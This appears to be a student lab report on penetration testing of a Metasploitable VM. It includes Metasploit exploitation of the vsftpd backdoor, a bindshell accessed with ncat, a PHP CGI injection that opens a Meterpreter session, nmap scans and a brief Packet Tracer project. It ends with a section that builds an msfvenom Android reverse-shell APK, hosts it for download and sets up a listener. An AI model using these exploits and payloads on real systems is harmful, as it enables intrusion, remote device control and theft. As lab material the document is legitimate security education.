0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No   VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Type the following:

```
set RHOSTS 192.168.29.129
```

```
RHOSTS => 192.168.29.129
```

RHOSTS is the IP address of our target machine, identified as 192.168.29.129 in this case. The RPORT is the open FTP port identified in nmap as port 21, the standard FTP port.

Now simply type “exploit” and hit enter. The exploit script will run and a connection made giving you a linux shell.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.29.201:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.29.201:21 - USER: 331 Please specify the password.
[+] 192.168.29.201:21 - Backdoor service has been spawned, handling ...
[+] 192.168.29.201:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.29.129:45963 → 192.168.29.201:62
00) at 2023-03-12 14:52:37 +0530

```

Finally typing the dir function will provide access to all the files and directories in the system.

```

dir
bin    dev    initrd      lost+found  nohup.out  root   sys   var
boot   etc    initrd.img   media       opt       sbin   tmp   vmlinuz
cdrom  home   lib         mnt        proc      srv    usr

```

b) Exploiting Metasploitable using SMTP

Open Metasploitable machine and type the command “ifconfig” in order to obtain the IP address

```

Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:e6:b1:df
          inet addr:192.168.29.201 Bcast:192.168.29.255 Mask:255.255.255.0
          inet6 addr: 2405:201:601b:83:a00:27ff:fee6:b1df/64 Scope:Global
            inet6 addr: fe80::a00:27ff:fee6:b1df/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:77 errors:0 dropped:0 overruns:0 frame:0
              TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:7478 (7.3 KB) TX bytes:7881 (7.6 KB)
              Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:97 errors:0 dropped:0 overruns:0 frame:0
            TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:21529 (21.0 KB) TX bytes:21529 (21.0 KB)

msfadmin@metasploitable:~$ 

```

Run the nbtscan command by typing: nbtscan -r <ipaddress>. This is done to display the available users and the IP addresses associated with them.

```

(root㉿kali)-[/home/amal306]
# nbtscan -r 192.168.29.0/24
Doing NBT name scan for addresses from 192.168.29.0/24

IP address      NetBIOS Name      Server      User      MAC address
-
192.168.29.129  <unknown>          <unknown>
192.168.29.255  Sendto failed: Permission denied
192.168.29.201  METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:0
0
192.168.29.218  LAPTOP-L7L035CT  <server>  <unknown>  d0:c5:d0:98:92:b
0

```

Run nmap command in order to see the available ports and their states. Type the below command in order to do so:

```
Nmap -sV <ipaddress>
```

```
[root@kali]~[~/home/amal306]
# nmap -sV 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 16:46 IST
Nmap scan report for 192.168.29.201
Host is up (0.00099s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
```

Scan the SMTP port by using nmap function

```
[root@kali]~[~/home/amal306]
# nmap -p 25 --script vuln 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 16:48 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|   | 224.0.0.251
|   | After NULL UDP avahi packet DoS (CVE-2011-1002).
|   |
|   | Hosts are all up (not vulnerable).
Nmap scan report for 192.168.29.201
Host is up (0.00079s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
| ssl-dh-params:
|   VULNERABLE:
|     Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|       State: VULNERABLE
|         Transport Layer Security (TLS) services that use anonymous
|         Diffie-Hellman key exchange only provide protection against passive
|         eavesdropping, and are vulnerable to active man-in-the-middle attacks
|         which could completely compromise the confidentiality and integrity
|         of any data exchanged over the resulting session.
| Check results:
|   ANONYMOUS DH GROUP 1
|     Cipher Suite: TLS_DH_anon_WITH_RC4_128_MD5
|     Modulus Type: Safe prime
|     Modulus Source: postfix builtin
|     Modulus Length: 1024
|     Generator Length: 8
|     Public Key Length: 1024
| References:
|   https://www.ietf.org/rfc/rfc2246.txt
|
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM
|   (Logjam)
```

Run Metasploit machine by typing “msfconsole”

Type “search smtp_enum” to find the matching modules.

```
msf6 > search smtp_enum

Matching Modules
=====
#  Name
option
-
-
0 auxiliary/scanner/smtp/smtp_enum
User Enumeration Utility

normal No SMTP

Interact with a module by name or index. For example info 0, use 0 or use aux
iliary/scanner/smtp/smtp_enum
```

Type “show options” in order to view the current state of RHOSTS and the ip address associated. Next set RHOSTS to Postfix smtpd and the ip address of metasploitable machine is set.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS Postfix smtpd
RHOSTS => Postfix smtpd
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.29.201
RHOSTS => 192.168.29.201
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
=====
Name      Current Setting     Required  Description
RHOSTS    192.168.29.201     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      25                  yes       The target port (TCP)
THREADS    1                   yes       The number of concurrent threads (max one per host)
UNIXONLY   true                yes       Skip Microsoft bannered servers when testing unix users
USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.
```

Finally enter “run”

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.29.201:25 - 192.168.29.201:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.29.201:25 - 192.168.29.201:25 Users found: , backup, bin, daemon, ditto, ftp, games, gnats, irc, libuuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.29.201:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Metasploit machine is successfully exploited using smtp.

c) Exploiting Metasploit using Bind shell

Repeat the steps from previous question till the nmap function.

Next install the ncat function.

```
[root@kali]~# ncat 192.168.29.201 1524
Command 'ncat' not found, but can be installed with:
apt install ncat
Do you want to install it? (N/y)y
apt install ncat
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  nmap nmap-common
Suggested packages:
  ndiff zenmap
The following NEW packages will be installed:
  ncat
The following packages will be upgraded:
  nmap nmap-common
2 upgraded, 1 newly installed, 0 to remove and 1344 not upgraded.
Need to get 6,642 kB of archives.
After this operation, 821 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/non-free amd64 ncat amd64 7.93+dfsg1-0
kali2 [477 kB]
Get:2 http://http.kali.org/kali kali-rolling/non-free amd64 nmap amd64 7.93+dfsg1-0
kali2 [2,009 kB]
Get:3 http://http.kali.org/kali kali-rolling/non-free amd64 nmap-common all 7.93+df
sg1-0kali2 [4,155 kB]
Fetched 6,642 kB in 6s (1,095 kB/s)
Selecting previously unselected package ncat.
(Reading database ... 393460 files and directories currently installed.)
Preparing to unpack .../ncat_7.93+dfsg1-0kali2_amd64.deb ...
Unpacking ncat (7.93+dfsg1-0kali2) ...
Preparing to unpack .../nmap_7.93+dfsg1-0kali2_amd64.deb ...
Unpacking nmap (7.93+dfsg1-0kali2) over (7.93+dfsg1-0kali1) ...
Preparing to unpack .../nmap-common_7.93+dfsg1-0kali2_all.deb ...
Unpacking nmap-common (7.93+dfsg1-0kali2) over (7.93+dfsg1-0kali1) ...
Setting up ncat (7.93+dfsg1-0kali2) ...
Setting up nmap-common (7.93+dfsg1-0kali2) ...
Setting up nmap (7.93+dfsg1-0kali2) ...
Processing triggers for man-db (2.11.0-1+b1) ...
Processing triggers for kali-menu (2022.4.1) ...
```

Use the ncat function and type the ip address of metasploitable machine in order to obtain root access and the password.

```
[root@kali]~# ncat 192.168.29.201 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# pwd
/
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#
```

d) Exploiting Metasploit using HTTP

Repeat the steps from question (b) till the nmap function.

Open Metasploit console by typing msfconsole. Next type “search http scanner” to display the matching modules

```
msf6 > search http scanner
Matching Modules
=====
#      Name
sclosure Date  Rank   Check  Description
-      --
0      auxiliary/scanner/http/a10networks_ax_directory_traversal          2
14-01-28    normal No    A10 Networks AX Loadbalancer Directory Traversal
1      auxiliary/scanner/snmp/sbg6580_enum                           2
           normal No    ARRIS / Motorola SBG6580 Cable Modem SNMP Enumeratio
Module
2      auxiliary/scanner/http/wp_abandoned_cart_sqli                  2
20-11-05    normal No    Abandoned Cart for WooCommerce SQLi Scanner
3      auxiliary/scanner/http/acellion_fta_statecode_file_read        2
15-07-10    normal No    Accellion FTA 'statecode' Cookie Arbitrary File Read
4      auxiliary/scanner/http/adobe_xml_inject                         2
           normal No    Adobe XML External Entity Injection
5      auxiliary/scanner/http/advantech_webaccess_login               2
           normal No    Advantech WebAccess Login
6      auxiliary/scanner/http/allegro_rompager_misfortune_cookie       2
14-12-17    normal Yes   Allegro Software RomPager 'Misfortune Cookie' (CVE-2
14-9222) Scanner
7      auxiliary/scanner/ftp/anonymous                                2
           normal No    Anonymous FTP Access Detection
8      auxiliary/scanner/http/apache_userdir_enum                     2
           normal No    Apache "mod_userdir" User Enumeration
9      auxiliary/scanner/http/apache_normalize_path                 2
21-05-10    normal No    Apache 2.4.49/2.4.50 Traversal RCE scanner
10     auxiliary/scanner/http/apache_activemq_traversal             2
           normal No    Apache ActiveMQ Directory Traversal
11     auxiliary/scanner/http/apache_activemq_source_disclosure    2
           normal No    Apache ActiveMQ JSP Files Source Disclosure
12     auxiliary/scanner/http/axis_login                            2
           normal No    Apache Axis2 Brute Force Utility
13     auxiliary/scanner/http/axis_local_file_include             2
           normal No    Apache Axis2 v1.4.1 Local File Inclusion
```

Now type “use auxiliary/scanner/http/http_version” and then later “show options” to display the current status of the RHOSTS and proxies.

Set RHOSTS to the metasploitable ip address.

```
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.29.201
rhosts => 192.168.29.201
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
=====
Name      Current Setting  Required  Description
Proxies                               no        A proxy chain of format type:host:port[,ty
                                         pe:host:port][ ... ]
RHOSTS     192.168.29.201  yes       The target host(s), see https://github.com
                                         /rapid7/metasploit-framework/wiki/Using-Me
                                         taspoit
RPORT      80                yes       The target port (TCP)
SSL        false              no        Negotiate SSL/TLS for outgoing connections
THREADS    1                 yes       The number of concurrent threads (max one
                                         per host)
VHOST                                no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.29.201:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.
0 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Enter “run” to run the session

```
msf6 auxiliary(scanner/http/http_version) > run
[+] 192.168.29.201:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.0 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Type “search php 5.4.2” to find the matching modules.

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
=====
#  Name                                     Disclosure Date   Rank
Check  Description
-  --
0    exploit/multi/http/op5_license          2012-01-05      excell
nt   Yes     OP5 license. php Remote Command Execution
1    exploit/multi/http/php_cgi_arg_injection 2012-05-03      excell
nt   Yes     PHP CGI Argument Injection
2    exploit/windows/http/php_apache_request_headers_bof 2012-05-08      normal
No    PHP apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/
indows/http/php_apache_request_headers_bof
```

Set RHOSTS to the ip address of Metasploit machine and finally give the “exploit” command”

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.29.129:4444
[*] Sending stage (39927 bytes) to 192.168.29.201
[*] Meterpreter session 1 opened (192.168.29.129:4444 → 192.168.29.201:52707) at
023-03-12 17:49:28 +0530

meterpreter > ss
[*] 192.168.29.201 - Meterpreter session 1 closed. Reason: Died
```

5. Perform Network scanning using following nmap commands:

a) nmap -p

```
[root@kali]~/home/amal306]
# nmap -p 21 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:14 IST
Nmap scan report for 192.168.29.201
Host is up (0.0026s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:E6:B1:DF (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

[root@kali]~/home/amal306]
# nmap -p http 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:14 IST
Nmap scan report for 192.168.29.201
Host is up (0.0012s latency).

PORT      STATE SERVICE
80/tcp    open  http
8008/tcp  closed http
MAC Address: 08:00:27:E6:B1:DF (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```

b) nmap -sV

```
[root@kali]~/home/amal306]
# nmap -sV 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:14 IST
Nmap scan report for 192.168.29.201
Host is up (0.0086s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtspd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E6:B1:DF (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.02 seconds
```

c) nmap -sT

```
[root@kali]~[/home/amal306]
# nmap -sT 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:15 IST
Nmap scan report for 192.168.29.201
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E6:B1:DF (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

d) nmap -O

```
[root@kali]~[/home/amal306]
# nmap -O 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:15 IST
Nmap scan report for 192.168.29.201
Host is up (0.0027s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E6:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.24 seconds
```

e) nmap -A

```
[root@kali]~[/home/amal306]
# nmap -A 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:16 IST
Nmap scan report for 192.168.29.201
Host is up (0.0019s latency).

Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.29.129
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56cc (DSA)
|   2048 5656240f211dde72bae61b1243de8f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smptd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETR
N, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2023-03-12T12:46:36+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA
/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
```

f) nmap –Pt

```
[root@kali]~[/home/amal306]
# nmap -PT 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:28 IST
Nmap scan report for 192.168.29.201
Host is up (0.0040s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E6:B1:DF (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds
```

6. Networking project on Fire extinguisher using cisco packet tracer.

Step 1: Plan the Network Topology

The first step is to plan the network topology that will be used for this project. This involves deciding on the devices that will be used, their placement, and how they will be connected. For this project, we will use two switches, two routers, two firewalls, multiple fire sensors, multiple extinguisher racks, and a control panel.

Step 2: Configure the Devices

Once the network topology has been planned, the next step is to configure the devices. This involves assigning IP addresses to each device, setting up routing protocols, configuring firewall rules, and setting up VLANs. In this project, we will use the Cisco Packet Tracer simulator to configure the devices.

Step 3: Add Fire Sensors and Extinguisher Racks


The next step is to add the fire sensors and extinguisher racks to the network. The fire sensors will be placed throughout the building and will send alerts to the control panel in case of a fire. The extinguisher racks will be connected to the network and will be activated by the control panel in case of a fire.

Step 4: Configure the Control Panel

The control panel will be the central hub of the network and will be responsible for monitoring the network and activating the extinguisher racks in case of a fire. It will receive alerts from the fire sensors and activate the extinguisher racks as needed. We will configure the control panel to receive alerts from the fire sensors and activate the extinguisher racks in case of a fire.

Step 5: Implement Security Measures

The final step is to implement security measures to protect the network from external threats. This involves using strong passwords for all devices, configuring the firewalls to block unauthorized access, implementing network segmentation to isolate critical devices, using encryption to protect sensitive data, and regularly updating the devices to patch security vulnerabilities.



Group3:

1. Perform malware attack using msfvenom

Step 1: Starting Kali Linux

From your VM, start Kali Linux and log in with root/toor (user ID/password)

Open a terminal prompt and make an exploit for the Android emulator using the MSFVenom tool

By using MSFVenom, we create a payload .apk file. For this, we use the following command:

Terminal: msfvenom -p android/meterpreter/reverse_tcp LHOST=Localhost IP LPORT=LocalPort R > android_shell.apk

Figure 1: MSFvenom payload

Figure 2: APK file created successfully

Figure 3: Keytool making keystore

Figure 4: Signing a .apk file

Figure 5: Malicious .apk file ready to install

Step 2: is to set up the listener on the Kali Linux machine with multi/handler payload using Metasploit.

Terminal: msfconsole

Figure 6: Starting Metasploit

Metasploit begins with the console.

Figure 7: Display Metasploit start screen

Now launch the exploit multi/handler and use the Android payload to listen to the clients.

Terminal: use exploit/multi/handler

Figure 8: Setting up the exploit

Next, set the options for payload, listener IP (LHOST) and listener PORT(LPORT). We have used localhost IP, port number 4444 and payload android/meterpreter/reverse_tcp while creating an .apk file with MSFvenom.

Figure 9: Setting up the exploit

Then we can successfully run the exploit to listen for the reverse connection.

Terminal: run

Figure 10: Executing the exploit

Next, we need to install the malicious Android .apk file to the victim mobile device

Figure 11: Downloaded the file into an Android device

Then run and install the .apk file.

Figure 12: Installing the application into an Android device

After complete installation, we are going back to the Kali machine and start the Meterpreter session.

Figure 13: Successfully got the Meterpreter session

Figure 14: Display system details

```
(amal306㉿kali)-[~]
$ sudo su
[sudo] password for amal306:
( root@kali )-[ /home/amal306 ]
# msfvenom
Error: No options
MsFVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list           <type>      List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload        <payload>    Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
  --list-options       <value>     List --payload <value>'s standard, advanced and evasion options
  -f, --format         <format>    Output format (use --list formats to list)
  -e, --encoder        <encoder>   The encoder to use (use --list encoders to list)
  --service-name       <value>    The service name to use when generating a service binary
  --sec-name           <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
  --smallest          <value>    Generate the smallest possible payload using all available encoders
  --encrypt            <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
  --encrypt-key        <value>    A key to be used for --encrypt
  --encrypt-iv         <value>    An initialization vector for --encrypt
  -a, --arch           <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
  --platform           <platform>  The platform for --payload (use --list platforms to list)
  -o, --out             <path>     Save the payload to a file
  -b, --bad-chars      <list>     Characters to avoid example: '\x00\xff'
  -n, --nopsled         <length>   Prepend a nopsled of [length] size on to the payload
  --pad-nops           <value>    Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
```

```
File Actions Edit View Help
( root@kali )-[ /home/amal306 ]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.29.129 LPORT=4444 R > attack.apk

[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10237 bytes

( root@kali )-[ /home/amal306 ]
# mv attack.apk /var/www/html

( root@kali )-[ /home/amal306 ]
# cd /var/www/html
```

```
( root@kali )-[ /var/www/html ]
# cd /var/www/html

( root@kali )-[ /var/www/html ]
# service apache2 start

( root@kali )-[ /var/www/html ]
# service apache2 start
```

```

└─(root㉿kali)-[~/www/html]
# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.29.129
LHOST => 192.168.29.129
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
_____

```
